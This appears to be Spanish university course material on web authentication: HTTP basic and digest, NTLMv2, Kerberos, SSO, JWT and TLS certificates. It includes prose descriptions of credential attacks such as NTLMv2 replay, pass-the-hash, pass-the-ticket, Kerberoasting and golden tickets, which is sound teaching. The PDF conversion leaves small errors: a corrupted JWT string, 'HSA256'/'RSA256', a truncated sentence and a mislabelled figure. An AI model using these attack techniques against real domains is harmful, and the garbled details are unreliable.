


Figura 1. Arquitectura de seguridad de aplicaciones web. Fuente: elaboración propia.

Diseño seguro

Para derivar un diseño de la arquitectura de seguridad completo y eficaz de una aplicación web es necesario tener en cuenta **proyectos OWASP de diseño seguro** como:

- ▶ OWASP Application Security Verification Standard Project.
- ▶ OWASP Secure Application Design Project.
- ▶ OWASP Proactive Controls 2016.

- ▶ OWASP Secure Coding Practices, Quick Reference Guide.
- ▶ OWASP Cheat Sheet Series.
- ▶ OWASP Enterprise Security API.
- ▶ OWASP Developer Guide.
- ▶ OWASP Testing Guide.

[OWASP Proactive Controls 2016](#) es un proyecto que resume en diez puntos las principales cuestiones de diseño de la seguridad de las aplicaciones web:

- ▶ Verificación de seguridad temprana.
- ▶ Parametrización de consultas.
- ▶ Codificación de datos.
- ▶ Validación de todos los datos de entrada.
- ▶ Implementación de controles de identidad y autenticación.
- ▶ Implementación de control de acceso a los recursos.
- ▶ Protección de datos.
- ▶ Implementación de registro y detección de intrusiones.
- ▶ Utilización de *frameworks*.
- ▶ Manejo de errores y excepciones.

Se recomienda visualizar la clase magistral *OWASP Top Ten Proactive Controls*, sobre principales controles de seguridad del proyecto OWASP Top Ten Proactive Controls.



Accede al vídeo

Los principales objetivos por alcanzar con este tema son:

- ▶ Conocer los principales métodos de autenticación en aplicaciones web, sus vulnerabilidades y fortalezas.
- ▶ Conocer los principales tipos de ataque a los métodos de autenticación de las aplicaciones web.

- ▶ Analizar los mecanismos de defensa específicos de cada método de autenticación.
- ▶ Conocer los principales mecanismos de defensa generales por aplicar a los métodos de autenticación de las aplicaciones web.

6.2. Autenticación

El control de acceso en aplicaciones web tiene **tres fases**:



Figura 2. Fases del control de acceso. Fuente: elaboración propia.

Un control de acceso a aplicaciones web requiere de un **diseño** y de una **implementación segura** de cada una de las fases. Por sus características, las aplicaciones web utilizan el **protocolo HTTP** con una serie de problemáticas que hay que superar desde el punto de vista de la seguridad.

Su función es identificar al usuario de la aplicación para acceso restringido a zonas o datos sensibles y privados en la aplicación web. El objetivo final es tener **controles de acceso granulares por usuario** (o grupo). Los tipos existentes son:

- ▶ Autenticación básica (*HTTP basic*).
- ▶ Autenticación *HTTP digest*.
- ▶ Autenticación integrada en dominio (directorio activo, *open LDAP*).
- ▶ Certificados digitales de cliente Transport Layer Security (TLS) (HTTPS 443).
- ▶ Autenticación de múltiples factores.

- Autenticación desde la aplicación web (basada en formularios).

Autenticación HTTP basic

Su documento de referencia es el **RFC 2617**. Configurable en los servidores web y de aplicaciones, se basa en **autenticación por usuario y contraseña** enviada en la **cabecera de los mensajes HTTP**. Cada petición con el método GET incluye las credenciales que son almacenadas en el historial y caché del navegador, lo que constituye un serio peligro de **revelación de información**.

La autenticación *basic* es muy **insegura**. Puede ser objeto de ataques *man in the middle* (MITM) mediante *ARP spoofing* y redirección de la comunicación a un HTTP-*proxy* interceptador. Además, puede sufrir **ataques de repetición** una vez capturada una petición mediante *sniffing*. Hay que proteger la comunicación con TLS para evitar ataques de repetición y exposiciones inseguras. Codificar las credenciales en Base64 no es cifrar y es fácilmente decodificable.

Si un servidor web está configurado con autenticación básica, responde con un mensaje HTTP como el de las imágenes de la Figura 3:




Figura 3. Proceso de autenticación básica. Fuente: elaboración propia.

Autenticación HTTP digest

RFC 2617 HTTP 1.1 challenge/response utiliza firma (*hash*) criptográfica MD5. El **desafío *nonce***, valor aleatorio generado por el servidor, se concatena en varios pasos a otros parámetros que conoce el cliente, como el número de petición, URL, usuario, contraseña, *cnonce*, etc., y se aplica la función MD5 a la concatenación para obtener el parámetro *response*. A continuación, el cliente envía *response* al servidor, que recalcula por su parte su versión del parámetro *response* y lo compara con el enviado por el cliente: si son iguales, la autenticación es correcta y devuelve un código 200; en caso contrario, se devuelve un código 401. De esta forma se ofrece **protección frente a reenvío (*replay*)**, pero el desafío *nonce* debe ser aleatorio y caducar en el tiempo para conseguir que el parámetro *response* sea distinto en cada petición; si se captura, ya no tendrá validez en la siguiente petición.

Al igual que con la autenticación *basic*, se debe emplear el protocolo **TLS** para **proteger la comunicación**.

Si un servidor web está configurado con autenticación *digest*, responde con un mensaje HTTP como el de la Figura 4:




Figura 4. Proceso autenticación básica. Fuente: elaboración propia.

Digest depende de la implementación de creación de los parámetros *cnonce* y *nonce* de la cabecera HTTP. Al contrario que la autenticación *basic*, que utiliza codificación Base64 fácilmente reversible, *digest* usa una función *hash*, aunque los valores *nonce* deben ser de **un solo uso** o tener **un tiempo muy corto de caducidad** para prevenir ataques de repetición.

Autenticación en dominio

Es un sistema de autenticación configurable en **sistemas operativos Windows** activando el servicio Active Directory o en sistemas operativos Linux habilitando el

servicio *open ldap*, mediante métodos como **NTLMv2** o **Kerberos**. Son **esquemas de seguridad** diseñados para **autenticación** en un dominio en intranets, sin ser común en Internet. En este esquema de implementación, las credenciales residen en el repositorio del directorio activo que hay que proteger, a su vez, de accesos indebidos.

NTLMv2

NTLMv2 es un protocolo que se basa en los mismos conceptos que *digest*; envía **dos respuestas a un desafío de servidor de 8 bytes**. Cada respuesta contiene un *hash* HMAC-MD5 de 16 bytes del desafío de servidor, un desafío de cliente generado al azar completamente aleatorio y un *hash* HMAC-MD5 de la contraseña del usuario y otra información de identificación. Las dos respuestas difieren en el formato del desafío del cliente; la **respuesta más corta** utiliza un valor aleatorio de 8 bytes para este desafío. Para verificar la respuesta, el servidor debe recibir como parte de la respuesta el desafío del cliente. Para esta respuesta más corta, el desafío del cliente de 8 bytes añadido a la respuesta de 16 bytes hace un paquete de 24 bytes que es coherente con el formato de respuesta de 24 bytes del protocolo NTLMv1 anterior. En ciertas documentaciones no oficiales (por ejemplo, DCE/RPC sobre SMB, Leighton), esta respuesta se denomina «LMv2».

La segunda respuesta enviada por NTLMv2 usa un desafío de cliente de **longitud variable** que incluye:

- ▶ La hora actual en formato de hora NT.
- ▶ Un valor aleatorio de 8 bytes.
- ▶ El nombre de dominio.
- ▶ Datos.

La respuesta debe incluir una copia de este desafío del cliente y, por lo tanto, es de longitud variable. En la documentación no oficial esta respuesta se denomina «NTv2».




Figura 5. Autenticación NTLMv2. Fuente: Black Hat, 2010.




Figura 6. Autenticación NTLMv2 II. Fuente: Black Hat, 2010.

Ataques que puede sufrir el protocolo NTLMv2:

- ▶ De repetición pasivos.
- ▶ De repetición activos.
- ▶ Predicción activa de desafíos.

A continuación, se presenta la secuencia de un **ataque de repetición activo** debido a que el protocolo repite los desafíos periódicamente.

1. En un primer paso, el atacante realiza **intentos de conexión** y obtiene **valores nonce** que guarda para utilizar después.
2. El **atacante** hace que el usuario se conecte a él mediante el envío de un correo que contiene un **enlace a su sitio web**. El usuario se conecta al servidor del atacante y este le envía al usuario los desafíos obtenidos en el primer paso y anota las respuestas.
3. El atacante intenta conectarse a la máquina del usuario esperando que se repita alguno de los desafíos obtenidos en el paso 1, cuyas respuestas obtuvo en el paso 2. Cuando se repite un desafío, el atacante está en condiciones de autenticarse en la máquina del usuario porque tiene la respuesta.




Figura 7. Autenticación NTLMv2 III. Ataque: paso 1. Fuente: Black Hat, 2010.




Figura 8. Autenticación NTLMv2 IV. Ataque: paso 2. Fuente: Black Hat, 2010.




Figura 9. Autenticación NTLMv2 V. Ataque: paso 3. Fuente: Black Hat, 2010.

Kerberos

Kerberos es un protocolo que maneja el concepto de **tique para solicitar tiques** (*ticket granting ticket*, TGT) y de **tique de servicio** (*service ticket*, ST) para acceder a los servicios.

- ▶ El cliente se pone en contacto con el servicio Key Distribution Center (KDC) diciendo que es un usuario que se valida en el dominio y solicita un TGT.
- ▶ KDC emite el TGT al cliente encriptando con el *hash* de contraseña del equipo del cliente.
- ▶ El cliente solicita un tique de servicio del KDC TGS mediante su TGT para autorización.
- ▶ De acuerdo con la autorización previa, se emite un tique de servicio para el cliente.
- ▶ El cliente presenta su tique de servicio al servidor de aplicaciones para la autenticación.
- ▶ La autenticación es exitosa, la sesión cliente-servidor está abierta. El proceso normal de solicitud-respuesta continúa.




Figura 10. Autenticación Kerberos. Fuente: McIntosh, 2015.

Ataques a Kerberos

Teniendo en cuenta el proceso explicado anteriormente, veamos cómo es el proceso de los siguientes ataques dirigidos a Kerberos Active Directory:

- ▶ **Overpass the hash/pass the key (PTK).** Un ataque *pass the hash* (PTH) utiliza el *hash* del usuario para hacerse pasar por él. Si se sigue el procedimiento de solicitud

de TGT, se puede observar que, si un atacante obtiene el *hash* de un usuario, puede generar un mensaje de solicitud de un TGT válido para acceder a los recursos del dominio a los que este usuario tiene acceso sin necesidad de conocer su contraseña.

- **Pass the ticket (PTT).** Este ataque intenta obtener un tique de usuario y utilizarlo para acceder a los recursos para los que el usuario está autorizado. Se procede tomando el TGT del usuario, porque, si un atacante toma el control de un ST, el ataque puede fallar si tiene determinadas protecciones. Cuando se envía un ST a la máquina que proporcionó el servicio, la máquina compara la marca de tiempo incluida en el ST (el momento en que se creó el tique) con el momento en que se envió el tique, y es descartado si la diferencia es mayor que dos minutos.

Además, el primer tique enviado a la máquina de servicio (del usuario legítimo, la mayor parte del tiempo) quedará almacenado en su memoria y los tiques posteriores serán rechazados. Por esta razón, es común recibir un TGT sin estas protecciones, aunque se debe tener en cuenta que tiene una vida útil máxima (típicamente, diez horas), luego de la cual caducará el tique. Además, un TGT no se limita a un solo servicio, sino que se puede utilizar para solicitar cualquier servicio al que tenga acceso el propietario.

- **Kerberoasting (KRB).** Este ataque intenta usar un ST para descifrar contraseñas para usuarios sin conexión. Como se explicó anteriormente, los ST se cifran con el *hash* NTLM de la cuenta de dominio a la que está asociado el servicio, por lo que, si un usuario solicita un ST de un servicio asociado con el usuario, después de obtener el ST se puede usar en otra máquina e intentar descifrar la contraseña del usuario, que generalmente puede tener otorgados muchos privilegios en el dominio o, al menos, en la máquina donde se ejecuta el servicio. El principio puede extenderse a las cuentas de TI asociadas con los servicios e incluso a las cuentas de KRB TGT si se extrae TGT, pero las contraseñas de estas cuentas se generan de forma automática y son demasiado complejas de obtener en claro (*cracking*).

- **Golden ticket y silver ticket.** El objetivo este ataque es crear un TGT, para lo cual se necesita el *hash* de la cuenta KRB TGT, ya que se utiliza para el cifrado de dicho tique. Una vez obtenido este *hash*, es posible crear un TGT con la duración deseada y, sobre todo, con los permisos que se quieran o incluso obteniendo privilegios de administrador de dominio.

Cabe señalar que la **validez** del TGT depende de dos cosas: la **duración especificada** y el **hash NTLM con el que se cifra** (la contraseña de la cuenta KRB TGT). Por lo tanto, mientras no se alcance la fecha de caducidad o se cambie la contraseña de la cuenta KRB TGT, el tique seguirá siendo válido indistintamente de si la contraseña del usuario falso ha caducado o no. El concepto del ataque *silver ticket* es similar, excepto que esta vez el tique se crea como un ST y lo que se requiere es el *hash* NTLM de la cuenta de dominio asociada con el servicio al que se accede.

Autenticación *single sign on* (SSO)

Permite accesos a múltiples sitios, válidos tanto para intranets como en Internet. Por ejemplo, el servicio de autenticación SSO de Google o Facebook se puede usar para autenticar distintos servicios propios o externos de forma centralizada:

- Cuentas de Google: YouTube, Gmail, Google Talk, etc.
- Facebook: CNN, Vimeo, etc.

Un problema que tienen es que constituyen un único punto de fallo. El robo de contraseñas implica el acceso a todos los sitios que comparten el sistema de autenticación.

OpenID Connect es un protocolo de autenticación interoperable basado en la familia de especificaciones OAuth 2.0. OpenID Connect permite a los desarrolladores **autenticar a sus usuarios** a través de sitios web y aplicaciones sin tener que poseer y administrar archivos de contraseñas. Para el generador de aplicaciones, proporciona

© Universidad Internacional de La Rioja (UNIR)

 [Accede al vídeo](#)

El JWT consta de **tres partes** separadas por puntos y codificadas en Base64 (codificación!= encriptación), el *header*, el *payload* o *claims* y la *signature*. Veamos qué significa cada uno.

[illegible]

Ciberseguridad Web
Tema 6. Ideas clave

El *header* es la cabecera del *token*, que, a su vez, tiene otras dos partes: el tipo, en este caso, un JWT, y la codificación utilizada.

String completo

eyJhbGciOiJIUzI1NiJ9

Figura 12. Ejemplo de *string* completo. Fuente: elaboración propia.

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

Payload

El *payload* está compuesto por los llamados ***JWT claims***, donde irán colocados los atributos que definen el *token*:

- ▶ **User_name:** identifica el sujeto del *token*, por ejemplo, un identificador de usuario.
- ▶ **Iat:** identifica la fecha de creación del *token*, válido si queremos ponerle una fecha de caducidad. Está en formato de tiempo UNIX.
- ▶ **Exp:** identifica a la fecha de expiración del *token*. Podemos calcularla a partir del iat. También está en formato de tiempo UNIX.
- ▶ **Jti:** *token* de autenticación.
- ▶ Otros.

Estos atributos pueden variar, incluir información de roles, etc.

Payload

Por ejemplo:

```
{
  "exp": 1416471934,
  "user_name": "user",
  "scope": [
    "read",
    "write"
  ],
  "authorities": [
    "ROLE_ADMIN",
    "ROLE_USER"
  ],
  "jti": "9bc92a44-0b1a-4c5e-be70-da52075b9a84",
  "client_id": "my-client-with-secret"
}
```

```
eyJleHAiOiAxNDE2NDcxOTM0LCJ1c2VyX25hbWUiOiAidXNlciIsInNjb3BlIjpbInJlY
WQiLCJ3cm10ZSJdLCJhdXRob3JpdGlscyI6WyJST0xFX0FETU0IiwiaUk9MRV9VU0VSIL
0sImp0aSI6ICI5YmM5MmE0NC0wYjFhLTRjNWUtYmU3MC1kYTUyMDc1Yj1hODQiLCJjbG
lbnRfaWQiOiJteS1jbGllbnQtd2l0aC1zZWNYZXQifQ
```

Signature

La firma (*signature*) es la tercera y última parte del JWT. Está formada por los anteriores componentes, *header* y *payload*, codificados en Base64, y firmada con una clave secreta (HMAC-SHA256) que debe estar almacenada en el *backend*. Así, sirve de *hash* para verificar la integridad del *token*.

Signature

En el ejemplo sería:




Figura 13. Ejemplo de *signature*. Fuente: elaboración propia.

Para una implementación correcta que garantice la confidencialidad, integridad y fortaleza ante ataques de repetición, debe usar valor *nonce* en la solicitud del *token* y algoritmo RSA256 en lugar de HSA256 (Antonini, 2017, y Aspen, s. f.).

Autenticación HTTPS TLS

Esta autenticación permite, además de autenticar, **cifrar la comunicación** mediante protocolos híbridos de seguridad como son TLS. Permite **dos modalidades** de autenticación:

- ▶ Certificados digitales de cliente y servidor con autenticación mutua.
- ▶ Certificado digital únicamente de servidor con autenticación de servidor.

Cuando el cliente suministra un certificado personal y el servidor está configurado para ello, el servicio también **autentica al cliente** comprobando su **certificado**. El cliente debe comprobar el certificado de servidor asegurándose de que realmente está generado por la autoridad de certificación de la organización que suministra el servicio. Constituye unas de las **opciones más seguras** si se implementa correctamente. Para su implementación, se requiere de una *public key infrastructure* (por ejemplo: DNI electrónico).

